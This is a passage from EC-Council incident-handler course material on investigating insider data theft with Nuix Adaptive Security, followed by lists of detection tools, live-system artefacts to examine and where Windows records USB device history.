



Figure 9.18: Screenshot of Nuix Adaptive Security tool - selecting Network option for further analysis

The **Network** option will help incident responders in determining the user and destination systems involved in the incident, as shown in the screenshot below:





Figure 9.19: Screenshot of Nuix Adaptive Security tool - Network tab showing detailed network insight of the alert

Responders can now examine detailed network activities from this network tab to determine the destination IP address, host name, username, process involved, and time through extensive


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

analysis. In file system activities, by narrowing down the search to a specific file, responders can determine the information sent to the destination, as shown in the screenshot below:





Figure 9.20: Screenshot of Nuix Adaptive Security tool showing attachment files

After detecting files that were searched, attached, downloaded, and sent via Outlook by the insider, responders can now check to whom this information was sent. This can be done by analyzing key stroke data, as shown in the screenshot below:





Figure 9.21: Screenshot of Nuix Adaptive Security tool showing the keystrokes of the insider


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

It should be noted that the Nuix Adaptive Security tool also generates alerts when an insider visits file sharing sites; thus, incident responders can check the respective screenshots captured by the tool during the activity. This helps to determine the type of data shared with the destination, as shown in the screenshot below:





Figure 9.22: Screenshot showing shared files captured by Nuix Adaptive Security

The above screenshot shows that the insider uploaded some files to Jumpshare, which was captured by the Nuix Adaptive Security tool. Therefore, after analyzing the alert about possible data theft, the following conclusions were derived:

- Who sent the data?
  - rlothbrook from DIONE.G4L.com
- What are the destination systems for the files being sent?
  - 173.194.205.108 and 74.125.192.109 (Gmail)
- Who is the destination person?
  - riddle_of_steel@hotmail.com
- What information has been sent?
  - Files associated with “graphene”
- What is the reason for sending these files?
  - Improved job search


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

In addition, the Nuix Adaptive Security tool can help incident responders to restore deleted files on an enterprise server. The information gathered from logs and user activities can assist incident responders in identifying malicious insiders.

Some additional tools for detecting data exfiltration are listed below:

- Infoblox (*https://www.infoblox.com*)
- ManageEngine DataSecurity Plus (*https://www.manageengine.com*)
- ExtraHop Reveal(x) (*https://www.extrahop.com*)
- Splunk (*https://www.splunk.com*)
- Securonix (*https://www.securonix.com*)

## System Analysis

After determining the suspect employees. incident responders must thoroughly examine their systems, networks, accounts, and other connected devices to find traces of malware, unauthorized software, or evidence of an attack. Responders must gather volatile and non-volatile information from systems and analyze it to determine the type of attack performed and its impact.

Suspicious activities on a live system can be detected by analyzing the following:

- Logged-on user(s)
- Login attempts
- Network information
- Open files
- Network status and connection
- Process information
- Mapped drives
- Shares
- Clipboard contents
- Service/driver information
- Command history
- File systems
- Registry settings
- Event logs
- Connected devices
- Slack space
- Virtual memory
- Hibernate files
- Page files
- Hidden ADS streams
- Web browser cache, cookies, and temporary files

Incident responders can use tools such as Autopsy, pestudio, and Cryptam Document Command Line Scanner to extract patterns of investigative interest from systems.

## System Analysis: Search for Removable Media

Insiders can use USB-based portable media devices to connect to systems, exfiltrate sensitive information, or upload malicious files onto systems and servers. Therefore, incident responders must check the suspect systems for removable media devices by analyzing special access points and registries associated with data storage. They should examine the history of devices


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

connected to all OSes accessed by the suspect and try to trace the devices and data transferred using them. Analyze registry log files for details on connected devices. This will provide information such as the name of device, time of connection, and actions performed. Correlate these details with logs obtained from network devices and servers to find the attack pattern.

**Look for removable devices in Windows OS:**

- Check the history of connected devices by viewing hidden devices in the **Device Manager** window of the control panel.
- Windows systems store the history of connected USB drives in the following registry key: **`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USB.`**

